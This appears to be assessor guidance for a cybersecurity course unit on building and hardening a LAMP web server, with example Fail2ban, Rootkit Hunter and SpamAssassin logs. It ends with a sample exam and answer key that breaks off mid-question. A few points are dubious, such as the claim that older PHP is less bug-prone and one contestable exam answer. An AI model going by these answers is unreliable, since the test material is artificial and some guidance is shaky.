The presentation does not have to be a formal one to a large audience and could be in the form of a weekly meeting as part of a security team they are part of. This can be facilitated by the assessor and allow students to discuss their findings and agree on ideas and principles. If a system is set-up for tracking what they are doing, such as a support system, they can use this to discuss their findings.

1.6 I can list some of the key objectives of the system I will design

Learners should be able to create a working list of some objectives to act as a design guide

Additional information and guidance

The list of objectives is likely to be dynamic as they begin working on their system and finding out what works and what doesn't. At this stage they need to be able to set some simple objectives to work towards. This could be as basic as what flavour of LAMP or WAMP they settle on and what they hope to achieve by this. They might have more detailed objectives such as achieving a certain level of user concurrency (the number of people accessing the same material at the same time). This will involve thinking carefully about the system resources. High levels of concurrency will require a server with a powerful processor, lots of RAM and a fast hard drive. Some of the objectives will be:

- Decent access speed (maybe use some testing facility to gauge the speed of page loads)
- Secure against X% of common threats
- Secure against DDoS attacks
- Secure against root access
- Compatible with current technologies
- Compliant with current security standards
- Secure against commonplace external compromises, injection attacks or poorly crafted software exploits
- Compatible with legal requirements

2. Plan to build a cyber safe web site or server

2.1 I can make a working skeletal plan of a system

Learners should be able to create a plan of how the system will be made and secured

Additional information and guidance

The first phase of this process is to produce a plan of action and to highlight what is required in terms of equipment, resources,

materials and knowledge to get the job done. A useful plan might include a diagram of how the system will fit together and some of the important points that need extra attention, such as roles and permissions and configuration settings. As soon as a site goes live on the internet it is being hit, so it is important to plan the timing of various activities to make sure it is not compromised before it can be properly defended. What is the order of activities and what activities depend on each other. For example, can you install the web server without having a database or PHP already installed?

It might be useful for students to use a SMART plan for this process:

- Specific - I will install MySQL version 5.X as it is required by version X of x software
- Measurable - I will be able to stop 80% of threats such as root access attempts
- Achievable - I will create one working web site to allow a membership of 30 people
- Realistic/Relevant - I will make a site that will be as secure as possible with my existing knowledge
- Time-bound - I will complete the project within 20 weeks of work

2.2 I can set clear objectives and outcomes to build a system

Learners should be able to demonstrate they understand what a system should be capable of in terms of outcomes and objectives

Additional information and guidance

Learners need to be realistic that there is no such thing as a perfect system, but if they do their research well and think through the various options, they should be able to solve many of the issues related to security. The objectives for the system will need to be

understandable for someone who is not as well researched as they are and they need to be replicable by following whatever documentation they make. They could set out some objectives to prevent the site being compromised by some sort of injection or someone posting spam on the site. Other objectives might be to prevent someone gaining access to the site to use it as a php mail server or similar. The objectives will therefore determine the outcomes. The outcomes will be what they consider to be a success factor. Some of the outcomes might be to not see specific IP addresses in the log files, if they set up the system to block these. It might be that the logs show that people trying to get into specific areas are turned away and disappear as they give up. The objectives and outcomes will vary depending on the nature of the system they are developing.


2.3 I can list the main safety features that will need to be addressed for success

Learners should be able to demonstrate they understand the basic security required for their site to be a success

Additional information and guidance

The primary focus here will be on the user experience, so they are not compromised by their details being taken or shared. This means that the roles and permissions of users of the site are well configured so that people can't pretend to be someone else or get elevated access rights to start abusing others. For the system itself, it means the database and web server can't be attacked and compromised and data stolen, or that the underlying server can't be hacked into and used for illicit purposes. One classic problem for many websites is that the customer does not want to have complex passwords to remember and they are given admin rights, so they automatically change it to something easy which makes it a prime

target for hacking and password cracking. At the very least, a site should have a decent password policy for users, especially if they have elevated rights and permissions. A password policy would be useful to start with such as this one from Moodle.

A screenshot of the Moodle password policy configuration page. It features five rows of settings, each with a label, a text input field, a default value, and a descriptive sentence. The settings are: Password Length (8, Default: 8, 'Passwords must be at least these many characters long.'), Digits (1, Default: 1, 'Passwords must have at least these many digits.'), Lowercase letters (1, Default: 1, 'Passwords must have at least these many lower case letters.'), Uppercase letters (1, Default: 1, 'Passwords must have at least these many upper case letters.'), and Non-alphanumeric characters (1, Default: 1, 'Passwords must have at least these many non-alphanumeric characters.').

Password Length <small>minpasswordlength</small>	<input type="text" value="8"/>	Default: 8	Passwords must be at least these many characters long.
Digits <small>minpassworddigits</small>	<input type="text" value="1"/>	Default: 1	Passwords must have at least these many digits.
Lowercase letters <small>minpasswordlower</small>	<input type="text" value="1"/>	Default: 1	Passwords must have at least these many lower case letters.
Uppercase letters <small>minpasswordupper</small>	<input type="text" value="1"/>	Default: 1	Passwords must have at least these many upper case letters.
Non-alphanumeric characters <small>minpasswordnonalphanum</small>	<input type="text" value="1"/>	Default: 1	Passwords must have at least these many non-alphanumeric characters.

2.4 I can explain the main hardware requirements needed

Learners should be able to explain the main aspects of the underlying hardware

Additional information and guidance

As with your home computer or mobile phone, the more power and resources you have, the more you are able to achieve in less time. A server has to carry out tasks, such as serving web pages or doing detailed queries on a database to process for a web page. All of these take different amounts of time and power. A web site that is heavy in graphics with a great deal of interactive content will take a lot of processing power and while it is being processed, some amount of the data will be held in RAM. Some of the data will need to be pulled from hard drives. All of these will have their own characteristics which will affect performance and need to be considered. Learners need to have a good understanding of these main characteristics, at least to make basic recommendations. The

key point here, especially with online systems, is that this will all cost money. If the system needs to be powerful with lots of RAM and hard drive space, and requires a level of management such as backups and patching, this will all cost.

A blogging system such as Wordpress has mostly software based requirements such as the latest PHP or MySQL etc. A more data intensive system such as a VLE like Moodle has requirements related to use, so as far as hardware:

- Disk space: 200MB for the Moodle code, plus as much as you need to store content. 5GB is probably a realistic minimum.
- Processor: 1GHz (min), 2GHz dual core or more recommended.
- Memory: 512MB (min), 1GB or more is recommended. 8GB plus is likely on a large production server
- Consider separate servers for the web "front ends" and the database. It is much easier to "tune"

2.5 I can explain the main software aspects of the system

Learners should be able to demonstrate they understand the different applications they need and what their choice will mean

Additional information and guidance

As mentioned in 2.4 above, most applications will give minimum requirements for hardware and software as required. The software will be the basic AMP set-up, but could have specific needs, such as the need for PHP 7 in the latest versions of software such as Wordpress. For this criterion, learners need to just show that they have a working knowledge of these main systems. They should appreciate the advantages of newer versions of software packages, but be able to weigh these against stability and security concerns.

Many software packages are dependent on other underlying aspects of hardware. For example, the Debian based Linux operating system is updated against key components like the kernel. The derivative Ubuntu system updates the system every 6 months, but has a LTS (Long Term Support) version which is supported with fixes and patches for at least 5 years. These LTS versions might not have the latest versions of Apache or PHP, but may be good enough for the learner's needs.

2.6 I can make a final plan for the system

Learners should be able to demonstrate the ability to put together a workable and functional plan of action.

Additional information and guidance

Before learners begin to build their system, they should have worked out how and when they will do this. They will need to have a set of guidelines for the materials they need, some of the configuration settings and perhaps some of the likely problems they may encounter. The plan should have some indication of the order to development and a rough idea of some of time allowances. All of this detail can be used at a later point to refer back to for improvements, but also helps in case there are any problems. If problems do occur, with a detailed plan and notes, it is easier to trace backwards to try and work out at what point the error was introduced.

Once the plan has been finalised and signed off, either by the assessor or a client, work can then begin.

3.Develop a cyber safe web site or server

3.1 I can prepare a system in terms of specifications

Learners should be able to demonstrate the ability to prepare a system for build in terms of hardware and software needs

Additional information and guidance

The final system build will depend on some key needs of the user as well as the learner's understanding of security. If the system is working as part of an Intranet, the needs will be different compared to a public facing server running software that anyone can access and create accounts on. If the system is for a client in the local community, they will not have the robust security layers of large organisations and extra steps will need to be taken.

The preparation here is in getting a system ready for the installation and set-up of the main application, but also the generic security preparation. Some questions that need to be addressed are:

- Does it have the right amount and type of RAM to run the processes effectively.
- Is there enough storage.
- Is the storage fast enough
- What partitions are required
- What kind of operating system is required, i.e. LTS or more recent versions
- What versions of the key components are required: PHP, MySQL etc.
- Is there peripheral equipment used such as routers and switches
- What physical security is in place

These are some of the issues that require some preparation procedures.

3.2 I can explain the specification in terms of performance needs

Learners should be able to explain the choices made in terms of performance

Additional information and guidance

With any computer based system, there is always a number of trade-offs. There may be a need for speed, but also for energy efficiency. What will the trade-off be? The more power a system generates, the more need there is for good maintenance and proactive fixes. If there are some bottlenecks, how are these overcome? Small companies in rural areas may not be able to run their own web server's because their download and upload speeds are too low to be effective.

Learners should be able to put together a short report highlighting the key elements of their proposed system as they build it in terms of performance. It does not have to be hugely detailed, but should show that they have considered some of the key issues above. For example, they may say that they have chosen an older version of a Linux operating system as the long term stability was important and the security levels more manageable, even though this means that an older and slower version of PHP has to be used. In most cases, the security will be central. The older versions of PHP may be slower, but will be more mature and therefore less prone to security bugs. However, they also need to bear in mind end of life issues. There needs to be an understanding that at some point in the future an operating system or key piece of software will no longer be supported and security patched and a move to a newer system will be required.

Some key changes that might need to be made are increasing the memory allowance and file uploads in PHP, or the file performance types and memory allowance in MySQL. These have to be matched with resources on the physical machine. For example, allowing 1GB uploads on a web system that only has a 5GB drive would result in the system locking up after only 5 uploads by customers.

3.3 I can describe the way a web site functions


Learners should be able to describe how a web site functions in terms of the key components and how they interact

Additional information and guidance

Understanding how a web server works will help learners appreciate how it can be defended, and from what. A web site, as understood here, is the software and hardware that allows someone to use resources on a computer in a destination. If the web site is for information, then anyone should be able to access that information when they need to. If the data on the system is for very specific people, then only those people should be allowed on.

Learners could make a simple diagram with callouts to explain how their web site works. They can use their own design as a guide as this will determine how the site functions and the purpose of various aspects of it.

The following is an example.



At each point in the diagram some kind of breach could occur with different tools and for different reasons.

3.4 I can describe the main pieces of software required

Learners should be able to describe the software used

Additional information and guidance

It is likely that learners will have documented some elements of their system hardware in other units, but here they will describe them in terms of what they are doing for their system especially as it relates to security. They will probably be using LAMP as their core system, but what other software will they be using and for what reason. Some other elements might include:

- Fail2ban http://www.fail2ban.org/wiki/index.php/Main_Page
- Rootkit hunter <http://rkhunter.sourceforge.net>

- Snort <https://www.snort.org>
- Etherape <http://etherape.sourceforge.net>
- Squid <http://www.squid-cache.org>
- Spamassassin <https://spamassassin.apache.org>
- Nmap <https://nmap.org>
- IPTables <http://www.netfilter.org>
- SuExec <https://httpd.apache.org/docs/2.2/suexec.html>

Each of these can be used in different ways and will allow learners to protect their system and analyse any issues that might be occurring. Some of them might be part of an existing system, such as Linux, but may need configuring.

If Rootkit Hunter is set-up correctly, it will give detailed feedback on what types of attack are being prevented and if any have occurred since the last run. It could also be automated to run via a server cron job.

Press <ENTER> to continue]

```

Performing additional rootkit checks
  Suckit Rootkit additional checks          [ OK ]
  Checking for possible rootkit files and directories [ None found ]
  Checking for possible rootkit strings      [ None found ]

Performing malware checks
  Checking running processes for suspicious files [ None found ]
  Checking for login backdoors                 [ None found ]
  Checking for suspicious directories          [ None found ]
  Checking for sniffer log files               [ None found ]
  Suspicious Shared Memory segments           [ None found ]

Performing Linux specific checks
  Checking loaded kernel modules              [ OK ]
  Checking kernel module names               [ OK ]

```

3.5 I can describe the configuration settings for a working system

Learners should be able to demonstrate the main configuration settings

Additional information and guidance

Most of the key pieces of software will have their own configuration default settings, for example the apache configuration file will specify which modules will be loaded and what directories will be served. In most cases, the default settings will be enough, but in terms of security, there will likely be additional settings for hardening the system. The most obvious one for Apache is to load and apply SSL connections to encrypt data to and from the server. There will also be additional configuration settings for php to make sure the security modules are loaded and that certain elements don't run, such as the `open_basedir` directive which prevents scripts from running other than in the specified locations. This prevents people placing executable files inside your web site as far as possible.

Another key aspect will be to maintain the overall integrity of the system through fixes and patches created by the maintainers of the particular distribution or software. The following screenshot shows a message from the management system that there is a security fix for the underlying kernel that needs to be applied. The kernel is the central core of an operating system.

Module Config

Software Package Updates

States to display:

Installed | Only updates | Only new

Find packages matching:

Search

Show All

Found 4 matching packages ..

Select all. | Invert selection.

Package	Description	Status	Source
<input checked="" type="checkbox"/> linux-generic	amd64 Complete Generic Linux kernel and headers	New version 4.4.0.75.81	Xenial-security
<input checked="" type="checkbox"/> linux-headers-generic	amd64 Generic Linux kernel headers	New version 4.4.0.75.81	Xenial-security
<input checked="" type="checkbox"/> linux-image-generic	amd64 Generic Linux kernel image	New version 4.4.0.75.81	Xenial-security
<input checked="" type="checkbox"/> linux-libc-dev	amd64 Linux Kernel Headers for development	New version 4.4.0-75.96	Xenial-security

Select all. | Invert selection.

Update Selected Packages

Refresh Available Packages

3.6 I can recommend final adjustments before going live

Learners should be able to adjust the system in light of feedback

Additional information and guidance

In relation to the above criterion, if the settings made are not sufficient, such as with a web based system that uses a lot of memory, there may need to be additional adjustments. The following is an example that will appear on a site if MySQL, PHP or both are not configured properly.

WARNING[23751]: res_config_mysql.c:1538 mysql_reconnect: MySQL RealTime: Insufficient memory to allocate MySQL resource.

Fatal error: Uncaught exception 'ImagickException' with message 'Insufficient memory (case 4)'

If these types of error, or similar, occur, learners need to understand enough to fix this going forward. In many cases, the site will not work as expected and will need to be fixed.

4. Test the system against common threats

4.1 I can develop a basic test regime

Learners should be able to create a workable test plan

Additional information and guidance

The type of tests required will be determined to some extent by the system used, for example a web system designed just to display low value information will have very different requirements compared to a system which has very protected and valuable data.

The plan should work in a systematic way to make sure that all aspects of a site and all levels are protected. The two main ways that threats are generated are by push or pull methods.

- Push methods - SPAM, phishing, spoofs, malware, injections, pharmings, spear phishing
- Pull methods - 'drive-bys' to pull you from a legitimate site to a fake one to steal information.

Some of these methods can be instigated through seemingly safe methods such as email, while others, such as injections, will require the cyber criminals to gain access to a server. Each of these will require a different type of approach and in all cases both will need to be implemented.

4.2 I can explain the purpose of the main test procedures

Learners should be able to justify some of the tests used

Additional information and guidance

Some of the tests carried out might be obvious, such as blocking certain types of code from running on sites, while others may be less obvious such as disabling the ability to logon directly to the server as root. Many inexperienced people might set up a basic server for themselves using Linux as it is free to do, though many Linux systems by default allow SSH as root. It is easy enough to change this in a configuration file, but it requires the knowledge to know this is necessary. Similarly, the ssh config file can be changed so that the default port for ssh logins is not 22. The reason for this is that the default port of ssh is 22 so cyber criminals will automatically try this. By changing it to another number this can prevent or at least

slow down attacks. Once this has been changed, the learners can then try to login as root and with port 22 to see the effect first hand.

The purpose of these tests will then be along the lines of:

- Trying to access using ssh via port 22 to see if it is enabled.
- Trying to logon to a web server using the web address and directory to make sure it is not accessible

The learners should make clear why the tests are being performed and what they hope to deter or prevent.

4.3 I can explain the expected results from the test

Learners should be able to explain the outcomes that should occur

Additional information and guidance

Linked to the above criterion, the learners should have a clear idea of what should happen and can then look for any anomalies and fix them.

The following is some of a SPAM report from an email supposedly from Facebook, but it is easy to see the trail of servers it has come through and some of the purpose.

Content analysis details: (24.1 points, 5.0 required)

pts	rule name	description
1.2	URIBL_ABUSE_SURBL	Contains an URL listed in the ABUSE SURBL blacklist [URIs: newtabsservices.ru]
1.3	RCVD_IN_BL_SPAMCOP_NET	RBL: Received via a relay in bl.spamcop.net [Blocked - see < http://www.spamcop.net/bl.shtml?212.71.255.188 >]
2.5	URIBL_DBL_SPAM	Contains a spam URL listed in the DBL blacklist [URIs: newtabsservices.ru]
2.7	RCVD_IN_PSB	RBL: Received via a relay in PSBL [212.71.255.188 listed in psbl.surriel.com]
0.0	RCVD_IN_MSPIKE_L5	RBL: Very bad reputation (-5) [212.71.255.188 listed in bl.mailspike.net]
0.4	RCVD_IN_XBL	RBL: Received via a relay in Spamhaus XBL [212.71.255.188 listed in zen.spamhaus.org]
3.3	RCVD_IN_SBL_CSS	RBL: Received via a relay in Spamhaus SBL-CSS
1.7	URIBL_BLACK	Contains an URL listed in the URIBL blacklist [URIs: newtabsservices.ru]
1.4	RCVD_IN_BRBL_LASTEXT	RBL: No description available. [212.71.255.188 listed in bl.barracudacentral.org]
0.5	RCVD_IN_SORBS_SPAM	RBL: SORBS: sender is a spam source [212.71.255.188 listed in dnsbl.sorbs.net]
0.1	URIBL_SBL_A	Contains URL's A record listed in the SBL blacklist [URIs: newtabsservices.ru]
1.6	URIBL_SBL	Contains an URL's NS IP listed in the SBL blacklist [URIs: newtabsservices.ru]

It is clear to see from this a lot of the servers are listed on banned sites such as Spamhaus and also that the main offender site seems to be newtabsservices.ru, .ru being a server based in Russia.

4.4 I can describe the test results and what they mean

Learners should be able to describe some of the more important findings which demonstrate their understanding of the results.

Additional information and guidance

In the above criterion, there are a number of details listed in the email logs that document some of the issues relating to the email. There are details about what type of checks were applied and basic details such as the level of variance from the “norm”. In this case,

an email with a score of 5.0 would be acceptable and the email above has a score of 24.1. Learners could explain how these points are calculated and how they can be adjusted and tuned. Is a score of 5.0 too low, too high, just right? How would you determine how the level is set. The following is a graphical menu to set spam levels and other actions.

Hits above which a message is considered spam ☐ Default (5) ☒ 5.0

Whitelist score factor ☒ Default (0.5) ☐

Use Bayesian learning classifier? ☒ Yes ☐ No ☐ Default (Yes)

Number of times to check From: address MX ☒ Default (2) ☐

Seconds to wait between MX checks ☒ Default (2) ☐

Skip RBL open-relay check? ☐ Yes ☐ No ☒ Default (No)

Seconds to wait for RBL queries ☒ Default (30) ☐

Number of Received: headers to check with RBL ☒ Default (2) ☐

Each of the reference sites in the email log shown in 4.3 will then be given a score and once it goes above 5.0 it will be labelled as spam. If the customer has an email client with a spam folder enabled, it will see this header and place the email into the spam folder or delete it. Other logs should demonstrate similar settings, such as the access logs for ssh to make sure attackers are being banned as required.

Last	20	lines of	/var/log/fail2ban.log	Only show lines with text		Refresh
2017-04-14	07:47:35,426	fail2ban.filter	[1537]: INFO	[ssh]	Found	84.10.58.198
2017-04-14	08:39:18,444	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	08:39:18,680	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	08:39:20,850	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	08:39:22,836	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	08:39:25,098	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	10:06:58,158	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	10:06:58,373	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	10:07:00,344	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	10:07:02,630	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	10:07:04,861	fail2ban.filter	[1537]: INFO	[ssh]	Found	220.225.230.7
2017-04-14	10:00:53,068	fail2ban.filter	[1537]: INFO	[ssh]	Found	115.226.223.06

4.5 I can adjust the system in light of test results

Learners should be able to demonstrate they are able to act on information gained

Additional information and guidance

If a system is too aggressive in terms of labelling email as spam, it may need to be adjusted and re-checked until it works as required. A web server needs to be secure, but in some cases it may be so secure as to not work properly and these error messages need to be adjusted. The following graphic is from a system that is supposed to allow users to create their own portfolio pages. The system required the web site it is running on to be able to write data into a temporary file to make the new pages. If the server path does not allow the web server to write to this folder, the page cannot be created and an error message is then served.

Unit 1 | Unit 1

TLM ePortfolio: Site unavailable

A nonrecoverable error occurred. This probably means you have encountered a bug in the system

The message is a generic one from the web based system and can be modified as required. There will also be a corresponding error message in the web server logs to try and fix the issue.

4.6 I can document the test results for third party support people

Learners should be able to create a document of their system tests so that a another person could re-create them

Additional information and guidance

Learners need to get into the habit that they may not always be the only person working on this particular site and that someone else will need to know what they did and how. A key part of a security regime is the ability for it to be monitored and constantly checked. It may be that the learner gets moved to another project or leaves to join another company, or could be away on extended leave. In all these cases, someone else will be made responsible for the security of the system they set-up and they will need to be able to find information to maintain or improve the security and deal with problems.

Clear and concise documentation of all aspects of a system are very important.

5.Evaluate the effectiveness of the system

5.1 I can analyse the results in terms of the objectives

Learners should be able to evaluate their system against targets set in the planning stage

Additional information and guidance

How well did the system work compared to expectations? Was it as secure as it could be? Were the main attacks thwarted? These are some of the questions that can be asked and answered in evaluating the overall effectiveness of the system and the quality of the defences enabled and configured.

Learners should write a brief set of comments with examples to show how well they have met their overall objectives for the system.

5.2 I can evaluate some of the features of the system and their purpose

Learners should be able to demonstrate an appreciation of why they use certain elements

Additional information and guidance

This criterion is an extension of other elements such as section 3 where they are explaining some of the features of the system. In this case, they go one step further to analyse what exactly works and why. How well designed are they, and could they be further improved? It might be useful to join one of the communities that look after some of the key pieces of software to see what kind of future developments are planned. This will give them some insights into issues or limitations they may be experiencing and how they might be fixed.

5.3 I can justify some design decisions in terms of objectives

Learners should be able to explain the designs they deploy in order to meet some key objectives

Additional information and guidance

In many cases, there will need to be some choices made in terms of reliability versus performance, or flexibility versus security. A very secure site might also be unusable, so there will need to be some design choices made for the best possible outcomes. These may be determined in advance if using a client who has specific needs as far as their end users, but could also be reflected in the skills and understanding of the learners. If they can justify having a slightly higher level of security that causes some issues for end users because of the limitation of certain threats, then this will need to be documented. The learners may have implemented a more manual system of adding users so that their roles and permissions can be more tightly controlled. This might cause some level of inconvenience, but will make the system far more secure and if the expected numbers of users is quite low, this is a worthwhile compromise.


Some evidence of these sorts of value judgements needs to be clearly visible in some aspects of the design or in reflective journals.

5.4 I can analyse possible improvements to the system based on usage and end user feedback

Learners should be able to use logs and user feedback to make adjustments

Additional information and guidance

Most sites used will have some sort of feedback page or contacts link so that information can be gathered about how the system is working. Learners can also sign up for free analytical tools such as the tools provided by some of the bigger search providers like Google or Yahoo.



These tools allow you to check every aspect of your website in terms of who comes to the site and what they do, how much data is sent and received and even if people click from the site to other sites, or come to the site from other sites. This data is invaluable in determining how effective a site is in terms of the overall purpose. It should also alert the designer to where the most traffic is coming from and if the traffic is from sites or regions known to cause disruption or hacking, they can take some evasive measures.

Other tools have been mentioned elsewhere in this guide.

5.5 I can analyse the effectiveness of the system by viewing the different log files

Learners should be able to gauge the effectiveness of their actions by the reduction of attack numbers

Additional information and guidance

The log files will act as a guide as to how many attacks are occurring and from where. On a small site, the numbers might be quite low anyway, as most sites are attacked for their potential of returns and a small traffic site may not attract enough attention to warrant an attack. Most learners will be aware that as soon as they switch on a broadband connection there is a flood of attacks from automated devices.

This criterion could be validated quantitatively, such as saying that before their actions there were e.g. 100 attacks a day, and now there are just 10, which would be a 90% reduction. They could also use qualitative measures, e.g. there are less attempts at SSH attacks as I have secured the port and stopped root logins.

Screenshots or videos would be useful as reference.

5.6 I can recommend improvements to the system for future-proofing

Learners should be able to demonstrate some level of appreciation of future developments

Additional information and guidance

At this level it is not expected that learners become experts in the field, but their research and practice should be such that it gives them some ideas about what else can be done. It may be that they feel the need for a more robust connection to the Internet for their system and they may recommend, for example, that the basic router provided by the ISP be upgraded to a newer and more feature rich version. They may feel there is a need for a heavy duty hardware firewall to be put in place. Other such recommendations should be clearly described.

Annexe A - Sample Examination and Mark Scheme

10 multichoice questions (10 marks)

5 short answer questions (10 marks)

5 medium to long questions (20 marks)

5 long open ended essay type questions (30 marks)

1. What layer in the OSI model would you be using when you

are checking your messages on Facebook?

- a) Network Layer
- b) Presentation Layer
- c) Physical Layer
- d) Application Layer

(d) 1-1.1

2. Some systems are made more secure by using LTS operating systems.

What does LTS mean?

- a) Legally Trojan-proof System
- b) Long Term Support
- c) Legitimate Transference System
- d) Linux Titanium System

(b) 4-2.5

3. The main port used for smtp traffic is?

- a) 21
- b) 23
- c) 25
- d) 27

(c) 2-1.5

4. In evaluating the effectiveness of cyber security tools, a useful measure is based on numerical data. This would be:

- a) Cumulative
- b) Quantitative

- c) Numerative
- d) Qualitative

(b) 3-3.1

5. Many systems suffer from a DDoS attack at some point. This term stands for?

- a) Distributed Denial of Service
- b) Decidedly Deadly attack on the Server
- c) Dedicated Disruption of Server
- d) Determined Deprogramming of Service

(a) 1-2.2

6. Which of the following is not part of the tools used for cyber defence?

- a) Vulnerability Scanners
- b) Forensic Tools
- c) Penetration Testing
- d) Network Testing

(d) 3-1.1

7. Which of the following does not make up a LAMP based system?

- a) Linux based server
- b) Apache based web server
- c) Microsoft Access
- d) PHP based software

(c) 4-1.1

8. Which of the following would be considered threats consisting of “pull” methods?

- a) Spoof
- b) Drive-by
- c) Injection
- d) malware

(b) 4-4.1

9. “Processors and microprocessors are forced to malfunction so that they can be breached and controlled”.

This is a good definition of?

- a) Fault Generation
- b) Software Attack
- c) Microprobing
- d) Eavesdropping

(a) 2-3.2

10. A good approach when developing quality systems is to use SMART methods. Which of the following would you consider a Realistic target for a system?

- a) Eliminate all attacks
- b) Prevent all authorised logins
- c) Secure as many as 20,000 ports
- d) Minimise the threats from root access

(d) 4-2.1

11. List two of the most common threats to affect a system.

Anything that is appropriate such as: fraud of financial crime, terrorist related, extortion, warfare, viruses/malware, DDoS, SPAM etc. 1 mark for each.

(2 marks) C 1-1.2

12. A Firewall generally uses an ACL to protect servers linked to it. What does this stand for and what does it do?

This stands for Access Control List (1). This is a table of systems and services stored in the router which tell the system what ports to allow and from where. (1)

(2 marks) C 2-2.3

13. Briefly describe two security based policies you would use to make sure there are no email based attacks on a system.

The main policy would be that users would be told not to open links in email unless they are sure they know where they are from (1). Another policy would be that users need to notify the security team if they receive anything suspicious in their email inbox and not deal with it until told to. (1). Similar good practices will earn 1 mark each.

(2 marks) C 3-1.5

14. Describe in detail two things which motivate someone to attack a system for the purpose of damaging the way it works.

Students should be able to write some detail here about motivation. It could be that the person feels that they were fired from a company unfairly and they want to use their skill to get some kind of revenge (1). The person might be motivated politically in order to damage the reputation or image of a political system or company they do not

agree with (1). Similar detailed descriptions of motivational reasons and actions for a mark each.

(2 marks) A 1-2.1

15. Wireshark is an open source tool that analyses network traffic. What does it do and how can it be used in cyber defence?

Wireshark is a packet sniffer (1). This means that it analyses packets of data that come into a network interface and tells you where they are from, where they are going and what they contain, to some degree (1). They can be used to look for unusual traffic and where it may be coming from. This will allow you to change firewall settings or look for an infected device within your network.creating suspicious activity such as unusual traffic and where it may be coming from. This will allow you to change firewall settings or look for an infected device within your network.(1).

(3 marks) A 3-2.2

16. Most computers have a GPU (Graphics Processing Unit) which drives the monitor. Some attacks occur on this hardware. How might this hardware be used by cyber criminals?

Students should be able to appreciate that this device takes information from the computer and displays it on the screen (1) as the name suggests. They should then be able to extrapolate that some data sent to the screen will be related to personal security, such as logging on and using a banking system (1). The hardware can be programmed to detect this type of data and harvest it to send to criminals (1).

(3 marks) A 2-3.2

17. Some servers have the ability to run automatic updates to update software packages. Explain why this might not be a good idea.

The students need to show an awareness of control of the system. If the system updates automatically, they may not be aware of what was updated until they check (1). The update may not be necessary as it does not affect something they are running on the server (1). Furthermore, the update may break another piece of software or add another unforeseen exploit (1).

(3 marks) B 2

18. The following image is part of a log file for a web server running a tool called Fail2Ban.

```
2017-05-16 22:22:28,482 fail2ban.filter [1502]: INFO [ssh] Found 95.81.254.246
2017-05-16 22:22:28,639 fail2ban.filter [1502]: INFO [ssh] Found 95.81.254.246
2017-05-16 22:22:30,517 fail2ban.filter [1502]: INFO [ssh] Found 95.81.254.246
2017-05-17 07:36:39,883 fail2ban.filter [1502]: INFO [ssh] Found 221.194.44.190
2017-05-17 07:36:40,076 fail2ban.filter [1502]: INFO [ssh] Found 221.194.44.190
2017-05-17 07:36:42,034 fail2ban.filter [1502]: INFO [ssh] Found 221.194.44.190
2017-05-17 07:37:42,911 fail2ban.filter [1502]: INFO [ssh] Found 221.194.44.190
2017-05-17 07:37:43,273 fail2ban.filter [1502]: INFO [ssh] Found 221.194.44.190
2017-05-17 07:37:45,043 fail2ban.filter [1502]: INFO [ssh] Found 221.194.44.190
2017-05-17 07:37:45,763 fail2ban.actions [1502]: NOTICE [ssh] Ban 221.194.44.190
2017-05-17 07:39:01,837 fail2ban.filter [1502]: INFO [ssh] Found 221.194.44.190
2017-05-17 07:47:46,684 fail2ban.actions [1502]: NOTICE [ssh] Unban 221.194.44.190
```

a) What can we conclude from the activity related to IP 221.194.44.190 in relation to how the Fail2Ban tool works?

The IP appears to be found 6 times in a row before being banned by the system, which suggests the ban level is set to 6 attempts. (1)
Could also say that it is only set to filter for ssh attacks.

b) IP address 95.81.254.246 only tries 3 times according to this log while the others try 6 times. What can we conclude from this?

